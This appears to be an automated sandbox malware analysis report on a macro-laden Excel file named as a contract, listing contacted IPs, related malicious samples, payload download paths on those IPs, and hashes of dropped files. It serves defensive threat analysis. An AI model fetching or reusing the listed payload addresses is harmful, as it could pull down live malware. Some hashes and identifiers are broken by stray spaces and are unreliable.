http://https://www.odwebp.svc.ms	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://web.microsoftstream.com/video/	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://graph.windows.net	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://dataservice.o365filtering.com/	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://prod-global-autodetect.acompli.net/autodetect	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://ncus.contentsync.	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://weather.service.msn.com/data.aspx	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://apis.live.net/v5.0/	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://management.azure.com	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://wus2.contentsync.	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://api.office.net	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://entitlement.diagnostics.office.com	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://outlook.office.com/	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://templatelogging.office.com/client/log	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://outlook.office365.com/	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://webshell.suite.office.com	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://management.azure.com/	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	8774CB2F-B9EB-437C-9D99-9955AE D5AE53.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://devnull.onenote.com	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://ncus.pagecontentsync.	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://messaging.office.com/	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://augloop.office.com/v2	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://skyapi.live.net/Activity/	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://dataservice.o365filtering.com	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high
http://https://directory.services.	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	8774CB2F-B9EB-437C-9D99-9955AED5AE53.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
83.136.232.110	unknown	Russian Federation		31326	MTR-SVIAZ-ASRU	false
190.14.37.247	unknown	Panama		52469	OffshoreRacksSAPA	false
185.212.131.194	unknown	Germany		200313	INTERNET-ITNL	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	382682
Start date:	06.04.2021
Start time:	14:03:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Contract_132508562.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Copyright Joe Security LLC 2021

Detection:	MAL
Classification:	mal72.expl.evad.winXLSM@7/9@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 20.82.209.183, 204.79.197.200, 13.107.21.200, 13.88.21.125, 13.64.90.137, 92.122.145.220, 52.109.88.177, 52.109.76.33, 52.109.8.24, 104.43.193.48, 104.42.151.234, 40.88.32.150, 52.155.217.156, 20.54.26.129, 93.184.221.240, 92.122.213.194, 92.122.213.247, 52.147.198.201, 168.61.161.212 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, prod-w.nexus.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, arc.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, wu.ec.azureedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus17.cloudapp.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus16.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
83.136.232.110	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789120 4.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789120 4.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789120 4.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789120 4.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789120 4.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789120 4.dat
190.14.37.247	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,532789120 4.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,532789120 4.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,532789120 4.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,532789120 4.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,532789120 4.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,532789120 4.dat
185.212.131.194	Contract_132508562.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,532789120 4.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,532789120 4.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,532789120 4.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,532789120 4.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,532789120 4.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,532789120 4.dat

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,5327891204.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OffshoreRacksSAPA	Contract_132508562.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	11CONFIDENTIAL APPROVED ACCOUNTS.exe	Get hash	malicious	Browse	• 181.174.166.240
	61REQUEST FOR QUOTATION.DOC	Get hash	malicious	Browse	• 181.174.166.168
	6P.O 3500046.DOC	Get hash	malicious	Browse	• 181.174.166.168
	4711150874.DOC	Get hash	malicious	Browse	• 181.174.166.168
	57New Order.DOC	Get hash	malicious	Browse	• 181.174.166.168
	4610798560.DOC	Get hash	malicious	Browse	• 181.174.166.168
	3206589117.DOC	Get hash	malicious	Browse	• 181.174.166.168
	38179851662.DOC	Get hash	malicious	Browse	• 181.174.166.168
	26PO140855DW.doc	Get hash	malicious	Browse	• 181.174.166.168
	47407895069.DOC	Get hash	malicious	Browse	• 181.174.166.168
	43Amendment for attached P.O quanties.exe	Get hash	malicious	Browse	• 181.174.166.240
	30610750398.DOC	Get hash	malicious	Browse	• 181.174.166.168
	27260974117.DOC	Get hash	malicious	Browse	• 181.174.166.168
INTERNET-ITNL	Contract_132508562.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Closure TP-Stamp.htm	Get hash	malicious	Browse	• 185.212.131.109
	audio.htm	Get hash	malicious	Browse	• 45.88.3.244
	AxR7BY4wzz.exe	Get hash	malicious	Browse	• 185.212.128.49
	SecuriteInfo.com.Trojan.Siggen12.41502.7197.exe	Get hash	malicious	Browse	• 185.212.128.49
	#Ud83d#Udcde Ensono.com AudioMessage_63-19716.htm	Get hash	malicious	Browse	• 45.88.3.239
	#Ud83d#Udcde Herbalife.com AudioMessage_50-74981.htm	Get hash	malicious	Browse	• 45.88.3.239
	255423.jhertlein.255423.htm	Get hash	malicious	Browse	• 45.133.203.92
	JAN Purchase Order.xlsx	Get hash	malicious	Browse	• 185.212.128.102
	CMA 20210901-77886000988799908770998778.xlsx	Get hash	malicious	Browse	• 185.212.128.102

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.Siggen6.55368.3108.exe	Get hash	malicious	Browse	• 185.212.128.102
	cpvAcIX9M6.exe	Get hash	malicious	Browse	• 185.212.128.102
	7de1ZSY0nl.exe	Get hash	malicious	Browse	• 185.212.128.102
	P8VP61nYPo.exe	Get hash	malicious	Browse	• 185.212.128.102
MTR-SVIAZ-ASRU	Contract_132508562.xlsm	Get hash	malicious	Browse	• 83.136.232.110
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\8774CB2F-B9EB-437C-9D99-9955AED5AE53	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133170
Entropy (8bit):	5.3709999809977225
Encrypted:	false
SSDEEP:	1536:/cQIeNquBXA3gBwqpQ9DQW+zAM34ZldpKWXboOilXNErLdME9:jVQ9DQW+zTXiJ
MD5:	1D8711CF8552DDCAEDE729736FED2FF3
SHA1:	CD669D92519A8C4DB3F9FADEA04CA044F328B984
SHA-256:	8A638D470887ECE1978721A244EAEF9363F10B9C14D1110C8B66EB73BCF27EC6
SHA-512:	0F1CD7600DC6A47AEB4D8C07543BA429289ACB0968352E03AD7D0BC058842C9104EFD9BB7998B61F1FF8D80CD7C97A1B9B8C610ADF361EA748677E56D8CDBI 6F
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-06T12:03:48">.. Build: 16.0.13925.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\1212CD17.gif	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	GIF image data, version 89a, 1600 x 1600
Category:	dropped
Size (bytes):	158055
Entropy (8bit):	7.981278766139217
Encrypted:	false
SSDEEP:	3072:4XE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGq:AE5SDvbXAyHbVt15wTQDl
MD5:	CB67CED3017DF7803FBA5D86FCEB4276
SHA1:	C7B8B4A44BDF7F7775F61FCF236A0834CB321733
SHA-256:	C31F711B323EA0B1D04C7A72ECAC0BBBF4DC4ECC56F837FEFE754F53385D07B1
SHA-512:	1E70FD6101A50A0AEDFF22C2DB22A5FB4E063C02E6C062097A973FED663E6623BDA2FFA33B266001AB99BA5AA945FA51C1571C553015C8F8633D68BFA7F663D 1
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\1212CD17.gif	
Preview:	GIF89a@..@.p..!.....,....@.@.....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U.....3..f.....3..f.....3..f.....3..f.....3..3.33.f3..3..3..3+.3+33+f3+.3+.3+.3U.3U33U f3U.3U.3U..3.33.f3..3..3..3..3.33.f3..3..3..3..3.33.f3.3..3..3..3.33.f3..3..3..f..f.3f.ff..f..f..f+.f+3f+ff+.f+.f+.fU.fU3fUffU.fU.fU.f..f.3f.ff..f..f..f..f.3f.ff..f..f..f..f.3f.ff..f..f..f..... .3..f.....+..+3.+f.+..+.+..U..U3.Uf.U..U.U.....3..f.....3..f.....3..f.....3..f.....3..f.....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U....3.f.....3.f.....3..f.....3..f.. .....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U.....3..f.....3..f.....3..f.....3..f.....3..f.....y..Hp.....*L.p....J.Hq.../j..q.. ?..Ir..(O.L.r..0_..Is...=...y.M..@y.....O .>.....D...z.h.L.<e...6..tm....9.....Y.d..]....h...V._.^...kv-.e...6...i.>N..1....C....d.n.}..,..bM_.<:.h.

C:\Users\user\AppData\Local\Temp\D5A40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	180798
Entropy (8bit):	7.963891127920898
Encrypted:	false
SSDEEP:	3072:0Kred2gBXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDG4:7CIME5SDvbXAyHbVt15wTQDN
MD5:	EB13132E9B800E217E1488203705F97E
SHA1:	DD0B630084DA4602009B0D4DABB1467A256FBAA5
SHA-256:	5201033FDF62A824442E97628D74442CCDC6D10A0AA572A6E99A6B60E3522B77
SHA-512:	430A21243E67C821597738ABFF3F91FDA6CA6648574AC0C4AD2844D83B3FC3DCB9F59FB81AA2FBB0EEBF3E6A112CA55D657A8A038CC4BD770D1E9C1764292D 10
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?..."..(..r.mzl.$...\l....8..wl;N.....E/jgvv.....BT.6.NH.V8.l._.....[...5Dr3{.n....+...!}J..cQ.`x.....y....v=.\|b...6.)c.....Q..v..7..%.....!.{..O.([Z...vm..H'..B...p.{.d4.A!c...PX$ l/g...nUQ.,..^.....`.'.U...T.&N.\.....%...!.....V.=...;...is1M.a%@.R1j.....<..>k:.T"#+...(_....e%.xd...).R.....%z@.?4.....1.u.....\...3P.....Gd.:.....>.-u.O.o.<d.O9..}8..[.....D..F. ..1w..v.....G\1..w...st...BR.s.}.c..t.(A^....nV.....PK.....!.x.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Contract_132508562.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:50 2020, mtime=Tue Apr 6 11:03:51 2021, atime=Tue Apr 6 11:03:51 2021, length=180801, window=hide
Category:	dropped
Size (bytes):	2200
Entropy (8bit):	4.733951113731611
Encrypted:	false
SSDEEP:	48:8U/GxH1jRa3no9B6pU/GxH1jRa3no9B6:8U/GxH1s3no9KU/GxH1s3no9
MD5:	9520A2F279C3F573B2EB445F5B04A9A6
SHA1:	D53F3F3B8A7466393F0DD1C250BFF419C404BC08
SHA-256:	7D9536A739DBD26F68CF1A672DE1F5AA891F288D2BA56BB866B64637098C14E0
SHA-512:	3C87C849AD921B70D0D22830C6F7BFF310441D309B857A5A5E93C10ED5C0F8D3CC0CDD3170C3B2D559FF74017855E10BF7E136053FD8A6A7C7F10C6BB33EC0
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....Q.....*.....*..A.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Rp`.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8 .1.3.....P.1.....>Q{<..user.<.....N...Rp`....#J.....o...j.o.n.e.s.....~.1.....>Q|<..Desktop.h.....N...Rp`.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....|.2.....Ru` .CONTRA~1.XLS..`.....>Qz<.Ru`.....V.....o..C.o.n.t.r.a.c.t._.1.3.2.5.0.8.5.6.2...x.l.s.m.....]...-.....\.....>.S.....C:\Users\user\Deskt op\Contract_132508562.xlsm.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.n.t.r.a.c.t._.1.3.2.5.0.8.5.6.2...x.l.s.m.....:.,.LB.)...As...`.....X.....887849.....!a..%.H.VZAj...r.... .....!a..%.H.VZAj...r.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Tue Apr 6 11:03:51 2021, atime=Tue Apr 6 11:03:51 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.680672472697789
Encrypted:	false
SSDEEP:	12:8yvKXU1duCH2POdPWLhg+WrjAZ/DYbDKwXpSeuSeL44t2Y+xIBjKZm:8c//caAZbcDKw7aB6m
MD5:	0A98BC9C1E1DE987BF27B99E5FB02D95
SHA1:	4404AB19E3AB509F7EB5D5E6876C66999F4DC251
SHA-256:	623DFF10C18C8A457919E157AAF051DAA2070195DF22AAF01CE1189D83FD9CB1
SHA-512:	D0845F5F3C270B916B3CF402606CBDD374F3F29BF2160EA536971140F94DA5F2379E4337D74055A44F28B7F4A10B5B576AA6A0EC530A4D65E1ED95D30FF293C6
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....-.....*.....*... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Rp`.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q{<..user.<.....N...Rp`....#J.....o...j.o.n.e.s.....~.1.....Rz`..Desktop.h.....N...Rz`.....Y.....>.....Q.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....887849.....!a..%.H.VZAj...m<.....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9..1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	109
Entropy (8bit):	4.781940430995407
Encrypted:	false
SSDEEP:	3:oyBVomxWt7Gc1TXLUl+EUGc1TXLUlmxWt7Gc1TXLUlv:djeCQTXLUdQTXLUzCQTXLU1
MD5:	2747EA491ECD274541188B946DBEAD52
SHA1:	2A2A3512122B2BD922198D13BAF6553133070B9B
SHA-256:	1AE9A2620049FE85A0455585E86DF191D62B6BA603C97E3E98949575178C02EC
SHA-512:	F6332A74651850286C30BD107B45D1FE1F6D9A49065EFF2E5212743C26E193924856C9F7A5702C37FBFC824CF6765488082D7A274E53F709620938CE463E1595
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Contract_132508562.LNK=0..Contract_132508562.LNK=0..[misc]..Contract_132508562.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
